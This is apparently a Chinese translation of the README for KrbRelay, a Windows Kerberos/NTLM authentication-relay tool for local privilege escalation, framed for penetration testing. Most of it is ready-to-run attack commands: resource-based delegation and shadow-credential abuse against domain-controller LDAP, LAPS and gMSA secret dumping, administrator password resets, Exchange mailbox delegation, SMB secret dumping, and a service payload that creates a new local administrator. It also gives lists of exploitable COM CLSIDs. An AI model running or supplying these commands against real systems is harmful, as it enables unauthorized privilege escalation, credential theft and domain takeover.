中继三头犬。 更多详情请见 https://googleprojectzero.blogspot.com/2021/10/windows-exploitation-tricks-relaying.html 和 https://googleprojectzero.blogspot.com/2021/10/using-kerberos-for-authentication-relay.html
此工具应能在大多数完全修补的 Windows 系统上运行。在实验室环境中的服务器操作系统上可能会遇到困难,因为防火墙会阻止 OXID 解析器,但在实际渗透测试中这通常不会成为问题,CLSID 也是如此。

某些协议的支持程度不如其他协议完善,欢迎提交 Pull Request。
LLMNR
LDAP/LDAPS
HTTP
SMBv2
基于 SMB 的 RPC
# LPE
.\KrbRelay.exe -spn ldap/dc01.htb.local -clsid 90f18417-f0f1-484e-9d3c-59dceee5dbd8 -rbcd S-1-5-21-2982218752-1219710089-3973213059-1606
.\KrbRelay.exe -spn ldap/dc01.htb.local -clsid 90f18417-f0f1-484e-9d3c-59dceee5dbd8 -shadowcred

# 跨会话 LDAP
.\KrbRelay.exe -spn ldap/dc01.htb.local -session 2 -clsid 354ff91b-5e49-4bdc-a8e6-1cb6c6877182 -shadowcred
.\KrbRelay.exe -spn ldap/dc01.htb.local -session 2 -clsid 354ff91b-5e49-4bdc-a8e6-1cb6c6877182 -shadowcred win2016$
.\KrbRelay.exe -spn ldap/dc01.htb.local -session 2 -clsid 354ff91b-5e49-4bdc-a8e6-1cb6c6877182 -rbcd S-1-5-21-2982218752-1219710089-3973213059-1606 win2016$
.\KrbRelay.exe -spn ldap/dc01.htb.local -session 2 -clsid 354ff91b-5e49-4bdc-a8e6-1cb6c6877182 -add-groupmember srv_admins domain_user
.\KrbRelay.exe -spn ldap/dc01.htb.local -session 2 -clsid 354ff91b-5e49-4bdc-a8e6-1cb6c6877182 -laps
.\KrbRelay.exe -spn ldap/dc02.htb.local -session 2 -clsid 354ff91b-5e49-4bdc-a8e6-1cb6c6877182 -ssl -gmsa
.\KrbRelay.exe -spn ldap/dc02.htb.local -session 2 -clsid 354ff91b-5e49-4bdc-a8e6-1cb6c6877182 -ssl -reset-password administrator Password123!

# 跨会话 HTTP
.\KrbRelay.exe -spn http/exchange.htb.local -endpoint EWS/Exchange.asmx -ssl -session 2 -clsid 354ff91b-5e49-4bdc-a8e6-1cb6c6877182 -ews-search beta,test
.\KrbRelay.exe -spn http/exchange.htb.local -endpoint EWS/Exchange.asmx -ssl -session 2 -clsid 354ff91b-5e49-4bdc-a8e6-1cb6c6877182 -ews-delegate [email protected]
.\KrbRelay.exe -spn http/win2016.htb.local -endpoint iisstart.htm -proxy -session 2 -clsid 354ff91b-5e49-4bdc-a8e6-1cb6c6877182

# 跨会话 SMB
.\KrbRelay.exe -spn cifs/win2016.htb.local -session 2 -clsid 354ff91b-5e49-4bdc-a8e6-1cb6c6877182 -console
.\KrbRelay.exe -spn cifs/win2016.htb.local -session 2 -clsid 354ff91b-5e49-4bdc-a8e6-1cb6c6877182 -add-privileges (([System.Security.Principal.WindowsIdentity]::GetCurrent()).User.Value)
.\KrbRelay.exe -spn cifs/win2016.htb.local -session 2 -clsid 354ff91b-5e49-4bdc-a8e6-1cb6c6877182 -secrets
.\KrbRelay.exe -spn cifs/win2016.htb.local -session 2 -clsid 354ff91b-5e49-4bdc-a8e6-1cb6c6877182 -service-add addUser "C:\windows\system32\cmd.exe /c """"C:\windows\system32\net user cube Password123! /add && C:\windows\system32\net localgroup administrators cube /add"""""

# LLMNR
.\KrbRelay.exe -llmnr -spn 'cifs/win2019.htb.local' -secrets

# NTLM(CLSID 参见 https://github.com/antonioCoco/RemotePotato0)
.\KrbRelay.exe -session 1 -clsid 0ea79562-d4f6-47ba-b7f2-1e9b06ba16a4 -ntlm
.\KrbRelay.exe -session 1 -clsid 0ea79562-d4f6-47ba-b7f2-1e9b06ba16a4 -ntlm -downgrade
CheckPort.exe 是一个 C# 工具,可用于发现 OXID 解析器的可用端口。
C:\Users\domain_user\Desktop\KrbRelay\CheckPort\bin\Release\CheckPort.exe
[*] Looking for available ports..
[*] Port: 1024 is available
我们需要在允许通过网络进行身份验证的进程中解组我们的 OBJREF,这可以通过查看 Impersonation Level 来验证。
当中继到 LDAP 或其他启用了签名但未强制执行的 service 时,我们还需要验证进程的 Authentication Level 设置为 RPC_C_AUTHN_LEVEL_CONNECT。
运行在 NT Authority\Network service 下的进程在进行网络身份验证时将使用 SYSTEM 账户。
用于发现 CLSID 的工具:https://github.com/tyranid/oleviewdotnet
Import-Module .\OleViewDotNet.psd1
Get-ComDatabase -SetCurrent
$comdb = Get-CurrentComDatabase
$clsids = (Get-ComClass).clsid
Get-ComProcess -DbgHelpPath 'C:\Program Files (x86)\Windows Kits\10\Debuggers\x64\dbghelp.dll' | select ProcessId,ExecutablePath,Name,AppId,User,AuthnLevel,ImpLevel
# SYSTEM 中继
0bae55fc-479f-45c2-972e-e951be72c0c1 # RPC_C_IMP_LEVEL_IDENTIFY
90f18417-f0f1-484e-9d3c-59dceee5dbd8 # RPC_C_IMP_LEVEL_IMPERSONATE

# 跨会话中继
0289a7c5-91bf-4547-81ae-fec91a89dec5 # RPC_C_IMP_LEVEL_IMPERSONATE
1f87137d-0e7c-44d5-8c73-4effb68962f2 # RPC_C_IMP_LEVEL_IMPERSONATE
73e709ea-5d93-4b2e-bbb0-99b7938da9e4 # RPC_C_IMP_LEVEL_IMPERSONATE
9678f47f-2435-475c-b24a-4606f8161c16 # RPC_C_IMP_LEVEL_IMPERSONATE
9acf41ed-d457-4cc1-941b-ab02c26e4686 # RPC_C_IMP_LEVEL_IMPERSONATE
ce0e0be8-cf56-4577-9577-34cc96ac087c # RPC_C_IMP_LEVEL_IMPERSONATE
# SYSTEM 中继
90f18417-f0f1-484e-9d3c-59dceee5dbd8 # RPC_C_IMP_LEVEL_IMPERSONATE

# 跨会话中继
354ff91b-5e49-4bdc-a8e6-1cb6c6877182 # RPC_C_IMP_LEVEL_IMPERSONATE
38e441fb-3d16-422f-8750-b2dacec5cefc # RPC_C_IMP_LEVEL_IMPERSONATE
f8842f8e-dafe-4b37-9d38-4e0714a61149 # RPC_C_IMP_LEVEL_IMPERSONATE
# SYSTEM 中继
90f18417-f0f1-484e-9d3c-59dceee5dbd8 # RPC_C_IMP_LEVEL_IMPERSONATE

# 跨会话中继
0289a7c5-91bf-4547-81ae-fec91a89dec5 # RPC_C_IMP_LEVEL_IMPERSONATE
1f87137d-0e7c-44d5-8c73-4effb68962f2 # RPC_C_IMP_LEVEL_IMPERSONATE
5f7f3f7b-1177-4d4b-b1db-bc6f671b8f25 # RPC_C_IMP_LEVEL_IMPERSONATE
73e709ea-5d93-4b2e-bbb0-99b7938da9e4 # RPC_C_IMP_LEVEL_IMPERSONATE
9678f47f-2435-475c-b24a-4606f8161c16 # RPC_C_IMP_LEVEL_IMPERSONATE
98068995-54d2-4136-9bc9-6dbcb0a4683f # RPC_C_IMP_LEVEL_IMPERSONATE
9acf41ed-d457-4cc1-941b-ab02c26e4686 # RPC_C_IMP_LEVEL_IMPERSONATE
bdb57ff2-79b9-4205-9447-f5fe85f37312 # RPC_C_IMP_LEVEL_IMPERSONATE
ce0e0be8-cf56-4577-9577-34cc96ac087c # RPC_C_IMP_LEVEL_IMPERSONATE
第一次不成功?请重试,然后检查这些错误代码。如果您要提交 Issue,请附上完整的输出和输入。
System.Runtime.InteropServices.COMException (0x800706BA): The RPC server is unavailable. (Exception from HRESULT: 0x800706BA)
System.Runtime.InteropServices.COMException (0x80080004): Bad path to object (Exception from HRESULT: 0x80080004 (CO_E_BAD_PATH))
或
System.Runtime.InteropServices.COMException (0x80070422): The service cannot be started, either because it is disabled or because it has no enabled devices associated with it. (Exception from HRESULT: 0x80070422)
System.Runtime.InteropServices.COMException (0x800706D3): The authentication service is unknown.
[*] apReq: 05000b0710000000db003300020<SNIP>
[*] fContextReq: Delegate, MutualAuth, UseDceStyle, Connection
System.UnauthorizedAccessException: Access is denied.

Access is denied.